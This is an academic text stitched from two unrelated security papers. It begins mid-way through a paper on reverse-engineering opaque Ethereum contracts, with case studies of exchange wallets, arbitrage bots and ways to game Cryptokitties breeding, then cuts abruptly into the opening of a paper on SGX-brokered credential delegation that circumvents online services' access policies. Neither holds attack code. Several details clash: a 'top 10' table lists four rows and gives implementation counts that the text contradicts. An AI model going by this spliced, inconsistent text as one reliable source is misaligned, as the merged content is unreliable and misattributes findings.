We next turn to investigate popular external functions included in contracts, and the number of implementations of each of those functions. As mentioned previously, each external function is identified via a 4-byte signature in each solidity contract. Table 2 shows the top 10 function signatures found in our dataset. We note all of the top functions are related to the ERC20 specification, which ERC20 tokens must conform to [26]. Interestingly, we find that although these functions appear in several contracts, there are far fewer implementations of each function. Some of these can be easily explained, for example, the `decimals()` function is simply a 'getter" method for getting the precision of a token. Other functions, however, are harder to explain. The function `transfer(address,uint256)` typically contains busi-

| Function Name | Contracts | Implementations |
|---|---|---|
| `owner()` | 11,045 (32.2%) | 63 |
| `balanceOf(address)` | 10,070 (29.3%) | 240 |
| `transfer(address,uint256)` | 9,424 (27.5%) | 1,759 |
| `name()` | 9,154 (26.7%) | 109 |

Table 2: **Function Distribution** — We show the distribution of functions in unique smart contracts. All of the top functions are related to ERC20 tokens [26], which are required to implement a specific interface.

ness logic for a token that defines how token transfers happen, and are somewhat custom. However, despite appearing in 9.4 K contracts, there are only 1.4 K implementations in our dataset. This indicates many contracts sharing the same implementation for such functions.

## 5.3 Reducing Contract Opacity

A useful product of Erays is the ability to identify the functional similarity between two EVM contracts (Section 5.2). We can extend this technique further to not just investigate code reuse, but to reduce opacity in the ecosystem. We do this by leveraging the compiled dataset of 88.4 K binaries generated from verified Etherscan source code as described in Section 3. From each of these compiled binaries, we extract its functions, and then compare function implementations pairwise from the compiled binaries to binaries collected from the blockchain. An exact function match to a compiled function thus immediately gives us the source code for that function from its originating source file. We view this as similar to the technique of "binary clone detection" [15,39], a technique that overlays function symbols onto stripped binaries using a full binary.

We apply this technique to the opaque contracts on the blockchain, i.e the ones that do not have easily linkable source code. Among the 26 K unique opaque contracts, we are able to reduce the opacity of the opaque contracts to varying degrees. We are able to map a median 50% of functions and 14.7% of instructions per opaque contract. Notably, we reveal 2.4 K unique contracts that we now have *full* source code for. These newly transparent contracts are what we call "frankenstein" contracts — contracts for which source code comes from multiple different contracts.

These techniques additionally improve the opacity in the ecosystem for top contracts. Table 3 shows the top 10 contracts by balance held — the largest of which holds a total of 737 K Ether. Of these contracts, five could not be directly mapped to a verified source contract. After applying Erays, we are able to successfully uncover an average of 66% of the functions in each contract, and in one case, match 100% of the functions in the contract exactly. This contract holds a total of 488 K Ether, which in 2018, is valued at 500 M USD.

# 6 Reverse Engineering Case Studies

In this section, we show how Erays can be used as a reverse engineering tool in analyzing opaque Ethereum smart contracts.

## 6.1 Access Control Policies of High-Value Wallets

To begin our analysis, we investigate the opaque smart contracts with the highest Ether balance. Using Erays, we find that many of these are *multisignature wallets* that require multiple individuals to approve any transaction — a standard cryptocurrency security measure.

The opaque wallet with the largest balance contains $597 M USD as of February 2018. Through blockchain analysis using Etherscan, we observed that this contract was accessed every week from the same account, `0xd244...`, which belongs to Gemini, a large cryptocurrency exchange.[4] This address accesses two other high value, opaque wallets in our dataset, with $381 M and $164 M USD in balance, respectively.

We use Erays to reverse engineer these contracts, and uncover their access control policies. We find that the first two contracts are nearly identical. In order to withdraw money from the wallet, they require two out of three administrator signatures. Any party can call the

[4] Gemini used this address to vote in a public referendum on Ethereum governance, see https://web.archive.org/web/20180130153248/http://v1.carbonvote.com/

| Code Hash | Ether | Contracts | TXs | Verified | Opacity Reduction (number of functions) |

| c5fbfc4b75ead59e98ff11acbf094830090eeee9 | 43,418 | 13 | 104 | ✗ | 0% |

Table 3: **Top Contracts by Balance** — We show the top 10 contracts by balance, as well as their transaction volume, whether they matched exactly to verified code, and their opacity reduction after applying Erays if they did not match to source code. Of the top contracts without source code, Erays was able to reduce their function opacity by an average of 66%.

`requestWithdrawal` method, however, the contract will not release the funds until the `approveWithdrawal` function is invoked twice, with at least one invocation message signed by an additional administrator. Thus far, the `approveWithdrawal` transactions are initiated from a different address than the administrators. One administrator address has never been used, indicating that runtime analysis would not adequately capture all of the aspects of this contract.

The third Gemini contract contains a more complicated, time-based access control policy. Withdrawals cannot be approved immediately, but instead must remain pending for a short period of time. Through Erays, we find that the `requestWithdrawal` method in this contract features a *time dependency* hazard, which is a known class of Solidity hazards. When generating a unique identifier for a new withdrawal, the contract uses the hash of both a global counter as well as the hash of the previously mined block. The dependence on the previous block hash means that if a short "fork" happens in the blockchain, two different log events for the same withdrawal may be received by the exchange. The exchange must, as a result, take special care in responding to such log messages on the blockchain. We note that in the past, cryptocurrency exchanges have failed to handle related hazards, resulting in significant losses [21].

Access control policies used internally by financial services would typically be private, not exposed to users or the public. However, due to the public nature of Ethereum bytecode, we have demonstrated the potential to audit such policies when they are implemented as smart contracts.

## 6.2 Exchange Accounts

We next investigate the contracts that appear most frequently on the blockchain. We anticipated many of these contracts would simply be copy-paste contracts based on publicly accessible code — however, we were surprised to find hundreds of thousands of identical contracts, all opaque. We find that many of these contracts are associated with large exchanges that create one contract instance for each user account.

**Poloniex Exchange Wallets** The largest cluster of identical opaque contracts appears a total of 349,612 times on the Ethereum blockchain. All of these contracts were created by one address, `0xb42b...579`, which is thought to be associated with the Poloniex exchange.[5] We reverse engineer these contracts and uncover their underlying structure. We find that Poloniex wallets define a customer to whom all wallet deposits are ultimately paid. They directly transfer Ether to the customer whenever Ether is deposited into them, acting as an intermediary between the Poloniex exchange and the customer.

**Yunbi Token Wallets** We found another cluster of contracts that appeared 89,133 times on the blockchain, that belongs to the Yunbi exchange. Through reverse engineering, we find that the wallets allow any address to deposit Ether, but restrict withdrawal transactions to a whitelisted administrator (Yunbi `0x42da...63dc`). The administrator can trigger Ether and token transfers from the wallet, however, the tokens are transferred out of the balance of the Yunbi exchange — the address of the depositor does not ever own any tokens.

**Exchange Splitting Contract** We found several opaque contracts thought to be gadgets used by the Gemini[4] and ShapeShift exchanges [23] to defend against replay attacks following the hard fork between Ethereum and Ethereum Classic. The contracts serve as a splitter that sits between the exchange and users depositing to it, checking whether a user is depositing coins to the Ethereum Classic chain or the Ethereum chain. Depending on which chain the transaction appears on, the Ether value of the message is sent to a different address.

Opacity in communications with financial institutions

[5] An Ethereum Developer on Reddit communicated with Poloniex regarding this address and confirmed it belongs to them.

over the Internet is expected practice — we do not see the code that runs the online banking services we use. This expectation has seemingly carried over to Ethereum exchanges, but with unforeseen consequences: publicly available bytecode for a particular program can be reverse engineered, and made simpler with tools like Erays. An expectation for opacity is dangerous, as it may lead to lax attention to security details.

## 6.3 Arbitrage Bots on Etherdelta

We next leverage Erays to investigate the role of arbitrage bots on EtherDelta [2], a popular decentralized exchange. EtherDelta enables traders to deposit Ether or ERC20 tokens, and then create open offers to exchange their currency for other currencies. EtherDelta is the largest smart contract-based exchange by trade volume, with over $7 million USD daily volume at the time of writing.

On occasion, *arbitrage opportunities* will appear on EtherDelta, where simultaneously buying and selling a token across two currencies can yield an immediate profit. Such opportunities are short lived, since arbitrageurs compete to take advantage of favorable trades as rapidly as possible. A successful arbitrage requires making a pair (or more) of simultaneous trades. In order to reduce risk, many arbitrageurs have built Ethereum smart contracts that send batch trades through EtherDelta. We use Erays to reverse engineer these contracts and investigate their inner-workings.

To begin, we built a list of 30 suspected arbitrage contracts by scanning transactions within blocks 3,900,000 to block 4,416,600, and selected contracts that both make internal calls to EtherDelta and generate two trade events in a single transaction. To prune our list, we ran our similarity metric (described in Section 5) over every pair of the 30 contracts and found three clusters of highly similar ($> 50\%$ similarity) contracts. We then reverse engineered one representative contract from each group.

All three clusters of contracts share the same high-level behavior. The arbitrageur initiates a trade by sending a message to the contract, which first performs an access control check to ensure that it is only invoked by the contract's original creator. Next, the contract queries the `availableVolume` method in EtherDelta, to identify how much of their open offer remains for a given trade. For example, consider a trader who makes an offer of 10 Ether at a price of $1,000 USD. If 8 Ether were purchased, `availableVolume` would return a value of 2. If the contract finds there is sufficient balance on its open offer, it then calls the `trade` function in EtherDelta twice, thus executing the arbitrage trade. If either trade fails, the entire transaction is aborted using the `REVERT` opcode.

Several arbitrage contracts we investigated exhibited different variations of this behavior. Immediately before calling the `trade` function, one group of contracts executes the `testTrade` function, presumably in an attempt to reduce risk. However, since `testTrade` calls the `availableVolume` function *again*, this is redundant and wastes gas.[6] Another group of contracts appears to obscure the values of their method arguments by performing an `XOR` with a hardcoded mask. Such obfuscation is presumably intended to prevent network nodes and other arbitrageurs from front-running or interfering with their transaction. However, this thin veneer becomes transparent through reverse engineering with Erays.

## 6.4 De-obfuscating Cryptokitties

Cryptokitties is a popular smart contract based trading game on Ethereum. The game involves buying, breeding, and selling virtual pets. As of January 29, 2018, the top 10 "kitties" are worth more than $2.5 M combined. During their peak, they were so popular that gas prices and transaction confirmation times slowed heavily due to Cryptokitties traffic [1, 28].

Although most of the Cryptokitties source code is published, a central component of the game code is *deliberately* kept opaque in order to alter the gameplay. Cryptokitties contain an opaque function, `mixGenes(uint32 matron, uint32):uint32`, which creates a new kitty by splicing together 32-byte genomes from each of two "parents". Kitties are assigned certain visual characteristics based on their genome, and rare attributes can yield very profitable kitties. The gameplay effect of opacity is to make it challenging for users to "game" the gene splicing contract in order to increase the chances of breeding a rare cat. Although the high-level code is known to the developers, the developers have committed to a policy of not playing the game or utilizing this information. As a final case study, we apply Erays to the Cryptokitties contract.

With 3 hours of reverse engineering work using Erays, we were able to create a Solidity contract whose output exactly matches the output of the `mixGenes` function on the blockchain. We find that the `mixGenes` function is comprised of three main parts. The first selects the randomness that will be used: if the hash of the input block number is 0, it is masked with the current block number. The new block number and its hash are concatenated with the parent's genes as input to the `keccak256` hash function, whose output is used as the source of randomness for the rest of the execution. Second, the genes of each parent are split into 5 bit segments and mixed. For each 5-bit gene, one of the parents' genes is chosen as the output gene with 50% probability. Finally, a particular gene is mutated with 25% probability if the larger of the

[6] See Chen et al [16] for a survey of underoptimization in Ethereum contracts.

two parents' corresponding gene is less than 23 and with 12.5% probability otherwise.

Concurrent to our work in reverse engineering, at least three other teams also attempted to reverse engineer the `mixGenes` function [22, 27, 48]. Their analysis largely leverages transaction tracing and blockchain analysis to reverse engineer the "protocol" of the contract. Erays does not rely on transaction data—it directly translates the bytecode to high level pseudocode. As a result, uncommon or unused control paths that do not appear in transaction traces, such as Cryptokitties mutations, can be replicated faithfully.

Deliberate opacity does not serve the intended purpose of black-boxing the gene mixing functionality. Reconstructing the logic and control flow of the contract using Erays, we identify two opportunities to exploit the game with more effective husbandry. First, we can identify kitties with genes valued 23 or greater which are less likely to encounter random mutation when breeding. Second, since randomness is chosen based on block hashes at the time `giveBirth` is called, we can wait to submit the `giveBirth` transaction until after a block hash that results in favorable breeding.

## 7 Related Work

**Program analysis.** Our work is guided by existing works in program analysis [9, 10, 38], as well as studies in decompilation [17, 35, 41]. We draw valuable experience from existing optimization frameworks on JVM. In particular, our system design is largely influenced by Soot [49] and Marmot [25].

**Blockchain measurement.** Our work is closely related to prior efforts in measurement and analysis of Ethereum and other public blockchains. Much of the analysis on the Bitcoin blockchain has focused on clustering transactions by usage patterns (e.g., gambling or trading) [34] and measuring the performance of the underlying peer-to-peer network [19, 20, 36, 37].

Bartoletti and Pompianu provide a taxonomy of the *transparent* Ethereum contracts available from the Etherscan "verified source" dataset [13], whereas our work is the first to analyze opaque contracts. Bartoletti et al. provide a survey of known smart contract vulnerabilities [11].

**Comparison with existing Ethereum smart contract analysis tools.** Our reverse engineering tool is complementary to a wide range of existing tools in the Ethereum ecosystem:

*Symbolic Execution Engines.* There are several symbolic execution engines for Ethereum smart contracts, including Oyente [31], Manticore [4], and Mythril [5]. These tools also operate on EVM bytecode, they focus primarily on detecting known classes of vulnerabilities, rather than assisting reverse engineering.

*Debuggers.* Several tools provide debugging utilities, including Remix [6] and Geth. Debuggers enable an analyst to step through a trace of contract execution, which is helpful in understanding the contract. Although debugging at the EVM opcode level is feasible, debugging with the aid of higher level representations is preferable if available.

*Decompilers.* Porosity is the only other decompiler we know of that produces Solidity from EVM bytecode. We ran Porosity over the 34 K unique contracts in our dataset to evaluate how well it performs in comparison to Erays. Porosity produces high-level source code without error for only 1,818 (5.3%) unique contracts. In contrast, Erays produces aggregated expression for 33,542 (97.7%).

*Exploit Generator.* TEETHER [29] is a tool that automatically creates exploits on smart contracts. TEETHER is a concurrent work with Erays.

## 8 Discussion

We have shown the feasibility of reverse engineering opaque contracts on Ethereum blockchain. Reverse engineering tools like Erays make it easier to reconstruct high level source code even when none is available. We envision that reverse engineering may be used by "white hate" security teams or regulatory bodies in order to carry out public audits of the Ethereum blockchain. Regardless, reverse engineering remains expensive, and such audits would be simplified if the high-level source were available in the first place. We suggest that the Ethereum community should adopt technical mechanisms and conventions that increase the transparency of smart contract programs. Etherscan's verified source code is a step in the right direction, but more work must be done in order to improve transparency in the ecosystem.

Why are so many contracts opaque, given the ease of publishing source code to Etherscan? In some cases, opacity may be a deliberate decision in order to achieve security through obscurity. Another explanation is that publishing Solidity source code is not yet a strong default, and infrastructure support is only partial. For example, we are not aware of any other block explorer services besides Etherscan that provides a Verified Source code repository. Although Ethereum features a decentralized standard called "Swarm" that supports publishing a contract's Application Bytecode Interface (ABI), including the method signatures and argument types, this standard does not include the full source code. This standard should be extended to support high-level source code as well.

## 9 Conclusion

Many Ethereum smart contracts on the blockchain are *opaque* — they have no easily linkable source code. These contracts control $3.1 B USD in balance, and are transacted with a total of 12.7 M times. To investigate these contracts, we introduced Erays, a reverse engineering tool for EVM. Erays lifts EVM bytecode into higher level representations suitable for manual analysis. We first showed how Erays can be used to quantify code complexity, identify code reuse, and reduce opacity in the smart contract ecosystem. We then applied Erays to four reverse-engineering case studies: high-value multi-signature wallets, arbitrage bots, exchange accounts, and finally, a popular smart contract game. We identified that smart contract developers may be expecting obscurity for the correct functionality of their contracts, and may be expecting to achieve "security by obscurity" in withholding their high level code. We hope Erays will prove useful for both the security and Ethereum communities in improving the transparency in Ethereum.

# A Internal Function Identification


In our heuristic, an internal function is assumed to have a single entry and a single exit. Consequently, there are four basic blocks involved in an internal call that we name `caller_begin`, `callee_entry`, `callee_exit` and `caller_end`. The `caller_begin` issues the call by branching to `callee_entry`, and eventually `callee_exit` returns to the caller by branching to `caller_end`.

We note that callee may have multiple callers. As a result, for an internal function, there is one pair of `callee_entry` and `callee_exit`, but there may be multiple pairs of `caller_begin` and `caller_end`. Figure 5a illustrates an example callee with two callers.

We start by identifying `callee_exit`. We observe that `callee_exit` would normally end with an indirect branch, where the branch address is produced by `caller_begin`. Moreover, `callee_exit` should have more than one successors (the `caller_ends`).

We then correlate each `caller_end` with its `caller_begin`. As mentioned previously, the branch address produced by `caller_begin` guides the callee to `caller_end`. During the CFG recovery, we keep track of where each constant is generated, which enables the correlation. As we identify the `caller_begins`, the `callee_entry` is their common successor.

We then use `INTCALL` as an abstraction for the callee. The subgraph for the callee is first extracted using the CFG recovery algorithm. For each `caller_begin`, we insert an `INTCALL`, and also replace its branch from `callee_entry` to the corresponding `caller_end`. The `INTCALL`, when "executed", will transfer the control flow to the callee. For the `callee_exit`, we insert an `INTRET` to replace its indirect branch to `caller_ends`. The `INTRET`, when "executed", will transfer the control flow



(a) before callee is extracted (b) after callee is extracted

Figure 5

```
delta, stack_size = 0, 0
for bytecode in sequence:
   stack_size -= bytecode.delta
   delta = min(delta, stack_size)
   stack_size += bytecode.alpha
delta = -delta
alpha = stack_size + delta
```

Code Block 7: **Computing the Delta and Alpha of a Sequence**

back to the caller. Figure 5b illustrates the transformations.

To make lifting possible, we also need to determine the number of items popped off and pushed onto the stack by `INTCALL`. In the EVM specification, these are referred to as the delta ($\delta$) and alpha ($\alpha$) of an operation. For an `INTCALL`, they can be interpreted as the number of arguments and return values.

We note that a sequence of bytecode instructions can be viewed as a single operation, thus the delta and alpha value of the sequence computed in the manner shown in 7.

The stack size is initialized to be zero upon entering the sequence. When the it becomes negative, the sequence is reading prepositioned values. Delta is therefore set to the negation of the minimal stack size. The end stack size indicates the number of values produced by the sequence, but we also need to account for the values popped off the stack. Therefore alpha is the end stack size plus the delta value.

For an `INTCALL`, we select a path from `callee_entry` to `callee_exit`, and compute its delta and alpha. We note that in most cases, the return address is the first argument (at the bottom of the initial stack) and will be popped off eventually, which allows us to fully exhaust the function arguments.

# DELEGATEE: Brokered Delegation Using Trusted Execution Environments

## Abstract

We introduce a new concept called *brokered delegation*. Brokered delegation allows users to flexibly delegate credentials and rights for a range of service providers to other users and third parties. We explore how brokered delegation can be implemented using novel trusted execution environments (TEEs). We introduce a system called DELEGATEE that enables users (Delegatees) to log into different online services using the credentials of other users (Owners). Credentials in DELEGATEE are never revealed to Delegatees and Owners can restrict access to their accounts using a range of rich, contextually dependent delegation policies.

DELEGATEE fundamentally shifts existing access control models for centralized online services. It does so by using TEEs to permit access delegation *at the user's discretion*. DELEGATEE thus effectively reduces mandatory access control (MAC) in this context to discretionary access control (DAC). The system demonstrates the significant potential for TEEs to create new forms of resource sharing around online services without the direct support from those services.

We present a full implementation of DELEGATEE using Intel SGX and demonstrate its use in four real-world applications: email access (SMTP/IMAP), restricted website access using a HTTPS proxy, e-banking/credit card, and a third-party payment system (PayPal).

## 1 Introduction

Delegation, the ability to share a portion of one's authority with another, is a well-studied concept in access control. However, delegation remains mostly unsupported in today's online services. Email provides no delegation support at all, for example, while other services, such as Facebook, support delegation in a limited and coarse-grained way. Facebook allows a user to delegate to a third-party application the authority to post to the user's wall, but not to impose a limit of three posts per day. In any case, the expression and enforcement of delegation policies lies entirely at the discretion of the services.

The ability to delegate access to existing online accounts and services, *safely and selectively*, could give rise to new forms of cooperation among users. Delegation may be useful for sharing digital content, such as access to streaming services like Netflix. Users may wish to delegate online tasks to remote workers, for example to reply to emails involving a particular topic or group. Delegation of access to financial services, such as Paypal, could enable broader access to banking.

Today, when delegation is needed in a way unsupported by the service, users must resort to credential sharing. This results in the *Delegatees* gaining full access to the *Owners'* accounts. Such delegation mostly works only in closed circles with high levels of mutual trust.

In this work, we argue that the emergence of trusted execution environments (TEEs), such as Intel Software Guard Extensions (SGX), has enabled an alternative way to achieve fine-grained delegation without trust between the Owner and Delegatee. We refer this new type of delegation — specifically with delegation restricted under a policy enforced by a TEE enclave holding the credential — as *brokered delegation*. Brokered delegation is a new and powerful tool that allows users to flexibly share and delegate access, without requiring the explicit support (or even knowledge) of the service providers.

To demonstrate the potential of brokered delegation, we design DELEGATEE, a system that provides brokered delegation for many existing web services according to complex contextual access-control policies. DELEGATEE also preserves the confidentiality of the managed credentials. We develop several application prototypes to demonstrate how brokered delegation can support new forms of resource sharing and give rise to new markets: secure outsourcing of personal and commercial micro-tasks, tokenization (i.e., creation of fungible, tradeable units), resale of resources and services, and new payment methods - all without changes to the legacy infrastructure. One of the key features of DELEGATEE is that it

*requires no changes to the service managing the resource or to users' accounts*.

We present two design variations for DELEGATEE. The first design encompasses a purely decentralized peer-to-peer (P2P) system in which a Delegatee that wants to use brokered credentials executes the secure enclave on her machine. The Owner of the credentials connects to the enclave and delivers the credentials along with the access control policy under which the Delegatee can access a specific service. The second design is based on a centralized broker service operated by a third party. In this architecture, an Owner can register credentials and an accompanying policy, authorizing use by a specific population of Delegatees. Both system designs provide a comprehensive solution for brokered delegation and can be used based on users' preferences.

DELEGATEE also demonstrates a broader insight about the security consequences of trusted hardware: TEEs can fundamentally subvert access-control policy enforcement in existing online services. Depending on the application, DELEGATEE can either enrich a target service or undermine its security policies (or both). For example, reselling limited access to a paid subscription service in regions where the service is unavailable undermines the service's security policy, while delegating access to office tools such as mail, calendar, etc. to administrative assistants can enrich the capabilities and usability of the service itself. Brokered delegation can also facilitate violations of web services' terms of use. Users may thereby circumvent *mandatory access control* (MAC) policies, reducing them to *discretionary access control* (DAC). The effect is similar to allowing use of `setuid` [28] in Unix irrespective of MAC policies [39, 36].

The fine-grained delegation offered by DELEGATEE can support new forms of meaningful cooperation among users, which existing online services do not provide. In this way DELEGATEE may be related to new technology-fueled resource-sharing models such as Airbnb and Uber, which have challenged legal and regulatory frameworks while creating and delivering appealing new services. We thus view DELEGATEE as a catalyst for such new contributions to the sharing economy.

In summary, we make the following **contributions**:

- *Brokered delegation:* We advance a new model for user-specified safe delegation of resources and services governed by fine-grained access control. Our approach involves credential outsourcing to trusted hardware.
- DELEGATEE*:* We present DELEGATEE, a system that realizes brokered delegation via Intel SGX. We present two implemented versions: One based on a hardened third party acting as a credential broker and the other as a peer-to-peer system where users directly store, manage, delegate, and use credentials.
- *Security analysis:* We show that both DELEGATEE versions provide security in a strong adversarial model, protecting against some compromised SGX platforms as well as the full software stack of victims' machines.
- *Prototype implementations:* We describe and implement four applications on top of DELEGATEE: Delegated email, PayPal, credit card/e-banking, and full website access through an HTTPS proxy. We run these with commercial services such as Gmail and PayPal using real user credentials. We document minimal performance overhead and the ability to support many concurrent users.
- *Impact on access control:* We show that TEEs can be used to circumvent MAC policies in online services and allow discretionary access control, enabling users to delegate rights and access at their discretion.

# 2 Motivation and Problem Statement

## 2.1 Motivation

There are two major motivations for our work: To demonstrate the many settings in which brokered delegation gives rise to new functionality, and to demonstrate how (for good or bad) trusted hardware TEEs can transform practically any mandatory access control policy in an online service into a discretionary one. Our four different application scenarios illustrate both motivations.

**Mail/Office.** Full or restricted delegation of a personal mailbox or other office tasks can be appealing for many reasons. These include a desire to delegate work to administrative assistants (e.g., read-only access, send mail only to a specific domain) or to allow limited access to law-enforcement authorities (e.g., read emails from a certain time window relevant to a court case). The first is especially valuable for virtual-assistant services, which outsource office tasks off-site [26]. Today, these services require users to completely share their credentials, a dangerous practice that discourages many potential users.

**Payments.** Virtually all payments, cash and cryptocurrencies excepted, happen through intermediaries. Users may naturally desire a richer array of choices of these intermediaries. Consider, for example, a payment system where the users pay using each others' bank accounts, credit cards, or third-party providers (e.g., PayPal). This can have large benefits in terms of cost-saving, business operations, and anonymity guarantees.

Imagine that a company wants to allow its employees to execute online purchases with the company credit card or PayPal, but restricted to a certain limit per expenditure and specific merchants. Currently, this cannot be done since access to the card details or PayPal credentials allows users to execute arbitrary payments. Companies therefore typically provide such information only to a few employees who then execute payments for the rest,

resulting in a highly inefficient process.

Delegation of payment credentials can also enable direct cost-savings for the end user. An example online system based on this premise is Sofort [25]. Sofort works as an internet payment middleman, with lower transaction fees than for credit cards. Sofort pays merchants for clients' online purchases and is repaid by clients via bank transfer. To guarantee repayment, Sofort requires users to share their e-banking credentials with the service, a practice that clearly raises security and privacy risks.

Finally, delegation of payments can benefit "underbanked" populations with limited access to online payment systems, by enabling them to leverage social ties (e.g., via brokered delegation to the bank accounts of friends, family, and peers).

**Full Website Access.** The most versatile form of delegation is delegation for arbitrary existing web services, which typically authenticate user accounts through password challenges and then cookies over HTTPS. This model includes access to users' social networking sites, video services, online media such as news and music, and general website content available only to registered users. One appealing example from the academic world is *Sci-Hub*. "The site bypasses publishers' paywalls using a collection of credentials (user IDs and passwords) belonging to educational institutions which have purchased access to the journals." Many anonymous academics from around the world donate their credentials voluntarily [9]. Some services, such as Netflix and various news sites, already offer users the ability to log in from different devices. Users can thus share their subscriptions by sharing credentials, but only in a dangerous all-or-nothing manner. More fine-grained, e.g., service-specific, and secure delegation could facilitate much broader sharing (for good and bad).

**Sharing Economy.** The examples above involve an Owner delegating credentials to known Delegatees, e.g., friends or colleagues. However, Owners can also offer access to their services on an open market to a wide range of potentially pseudonymous or anonymous Delegatees. This would result in a shared economy in which Owners sell time-limited and restricted access to their accounts in return for other services or financial compensation. For example, users could sell access to Netflix accounts on an open market. They could also sell space in their social networking accounts to advertisers; e.g., a user could sell the ability to post in her name, enabling an advertiser to target her social network. The right to post could be restricted to a certain volume and type of content to prevent abuse by advertisers.

## 2.2 Problem Statement

If service providers regularly offered richly featured native delegation options, there would be no need for **brokered delegation**. Most do not, however, usually for business or regulatory reasons. Our work aims to change this situation fundamentally — DELEGATEE empowers users to delegate their authority, making use of any existing internet service, such that:

- The Owner's credentials remain confidential.
- The Owner can restrict access to her account, e.g., in terms of time, duration of access, no. of reads/writes etc.
- The system logs the actions of Owners and Delegatees so that post-hoc attribution of their behaviors is possible (as a means of resolving disputes).
- The system minimizes the ability of a service to distinguish between access by the Delegatee and that of the legitimate Owner, thus, preventing delegation. (As we shall discuss, this is not achievable for all services.)

## 2.3 Why the Problem is Hard

DELEGATEE leverages SGX to implement functionality that without SGX or equivalent mechanisms would be infeasible or impossible to achieve. Consider our delegated payment scenarios involving PayPal, credit card or e-banking. Such delegation would be easy to support on the back end; e.g., PayPal could offer a delegation API.

Without back end support, however, there are only two possible implementation strategies. The first is that the Owner remains online and mediates requests, which forecloses on the possibility of private transactions or her inability to provide continuous service availability.

The second is that the Owner provides the Delegatee with a digital resource for unmediated access to the target resource. This, however, would require black-box obfuscation to construct a functionality that establishes a TLS connection, authenticates a user with a concealed password, and supports a series of policy-constrained transactions. General virtual black-box (VBB) obfuscation is known to be impossible [5]. It is unclear whether indistinguishability obfuscation ($i\mathcal{O}$), whose realization remains an open problem [12], could achieve this functionality. $i\mathcal{O}$, would in any case require circuit complexity well beyond the bounds of feasible deployment. It would also be subject to replay attacks unless the functionality could somehow change or revoke the credential atomically with permissible operations. In summary, SGX is required to solve our problem as stated, and even with SGX, as we now explain, solution remains challenging.

# 3 DELEGATEE

The main idea behind the DELEGATEE system is to send the Owner's credentials (passwords, etc.) to a Trusted Execution Environment (TEE) that implements the delegation policy. The Delegatee communicates with the resource (web service) indirectly, using the TEE as a proxy. In this section, we briefly introduce background on TEEs, then present the DELEGATEE system design.

## 3.1 TEEs and Intel SGX Background

Modern TEE environments, most notably ARM TrustZone [3, 42] and Intel SGX [13, 1], enable isolated code execution within a user's system. Intel introduced SGX in the 6th generation of its CPUs as an instruction set architecture extension. Like TrustZone, an older TEE that permits execution of code in a "secure world" and is used widely in mobile devices, SGX permits isolated execution of the code in what is referred to as secure *enclaves*. In TrustZone, transition to the secure world involves a complete context switch. In contrast, the SGX's secure enclaves only have user-level privileges, with `ocall`/`ecall` interfaces [20] used to switch control between the enclaves and the OS. The SGX architecture enables the app developer to create multiple enclaves for security-critical code, protecting it from malicious applications [43], a compromised OS, virtual machine manager [11], or BIOS [24], and even insecure hardware [16] on the same system. Additionally, SGX includes a key feature unavailable in TrustZone, called *attestation*.

In summary, the main protective mechanisms supported by SGX are: runtime isolation [33], `ocall`/`ecall` interfaces [20], sealing [2], and attestation [22, 13]. We relegate further details below; for in-depth treatment of SGX, see [13, 21].

Readers familiar with Intel SGX can skip the rest of this subsection. The main protection mechanisms of SGX, in more detail, are:

**Attestation.** Attestation is the process of verifying that enclave code has been properly initialized. We distinguish between two types:

- In *local attestation*, a prover enclave requests a statement containing measurements of its initialization sequence, enclave code, and issuer key. Another enclave on the same platform can verify this statement using a shared key created by the processor.
- In *remote attestation* the verifier may reside on another platform. A system service called Quoting Enclave signs the local attestation statement for remote verification. The verifier checks the signature with the help of an online attestation service run by Intel. The signing key used by the Quoting Enclave is based on a group signature scheme called EPID (Enhanced Privacy ID) which supports two modes of attestation: fully anonymous and linkable attestation using pseudonyms [22, 13].

**Runtime isolation.** As mentioned, the SGX security architecture guarantees enclave *isolation*, using protective mechanisms enforced in the processor, from all software running outside of the enclave. The control-flow integrity of the enclave is preserved and the state is not observable. The code and data of an enclave are stored in a protected memory area called Enclave Page Cache (EPC) that resides in Processor Reserved Memory (PRM) [33].

**Sealing and Memory encryption.** Enclaves can save confidential data across executions trough sealing, a process for encrypting and authenticating enclave data for persistent storage [2] controlled by the untrusted OS. Each enclave is provided with a sealing key, private to the executing platform and the enclave. The sealing key is derived from a Fuse Key (unique to the platform, not known to Intel) and an Identity Key (either Enclave Identity or Signing Identity). Additionally, all runtime enclave memory is encrypted and cannot be accessed by the OS as described above. In Section 4 we consider an attacker that cannot break the SGX hardware protection mechanism but can have all SGX keys used to, e.g., decrypt seals or the extracted memory content.

**Ocall/Ecall.** The interface between the trusted enclave and the untrusted application is implemented using `ocalls` and `ecalls`, calls from the trusted to the untrusted part, and vice-versa, respectively. During an `ocall`/`ecall` all arguments are copied to trusted/untrusted memory and then executed in order to maintain a clear partition of trusted and untrusted parts. These interfaces are defined and implemented by Intel in the Intel SGX SDK [20].

## 3.2 System Design

We explore the DELEGATEE design space through two system architectures: a purely decentralized *P2P system*, and what we call a *Centrally Brokered* system, in which a third party runs the enclaves. Both architectures involve three distinct classes of parties: credential *Owner(s)* A, *Delegatee(s)* B, and *service(s)* G. Additionally, the system distinguishes 2 data types: *credential(s)* C and *access control policy(ies)* P. Owners and Delegatees are generically referred to as *users*.

The system supports a potentially large population of credential Owners $A_1 ... A_n$ (henceforth referred to as Owners) and Delegatees $B_1 ... B_n$. In general, the Owner $A_i$ has access to a service $G_k$. The Delegatee $B_j$ does not have access to the service, but she can get access by using credentials $C_x$ of the Owner $A_i$. However, the Owner $A_i$ does not want to reveal the credentials to the Delegatee $B_j$. The Owner $A_i$ wants her credentials to remain confidential and used only by an authorized Delegatee. Additionally, the Owner wants to restrict access to the services that she enjoys (i.e. $G_k$) according to an access control policy $P_{ijxk}$ specific to this delegation relationship. $P_{ijxk}$ defines an policy involving Owner $A_{\mathbf{i}}$, Delegatee $B_{\mathbf{j}}$, credentials $C_{\mathbf{x}}$, and service $G_{\mathbf{k}}$. The type and structure of the access control policy depends on the service that the Owner delegates. Definition and enforcement of the policies are described in Section 3.4.

**P2P system architecture.** In our peer-to-peer system, there is no need for a central management entity to mediate between the Owners and the Delegatees. A Delegatee



Figure 1: DELEGATEE's P2P system architecture

can directly coordinate with the Owner to gain access to a specific service from group G. In order to execute this setup, a Delegatee from party B has to have a Intel SGX supported machine. The steps to execute secure credential delegation, also given in Figure 1, are:

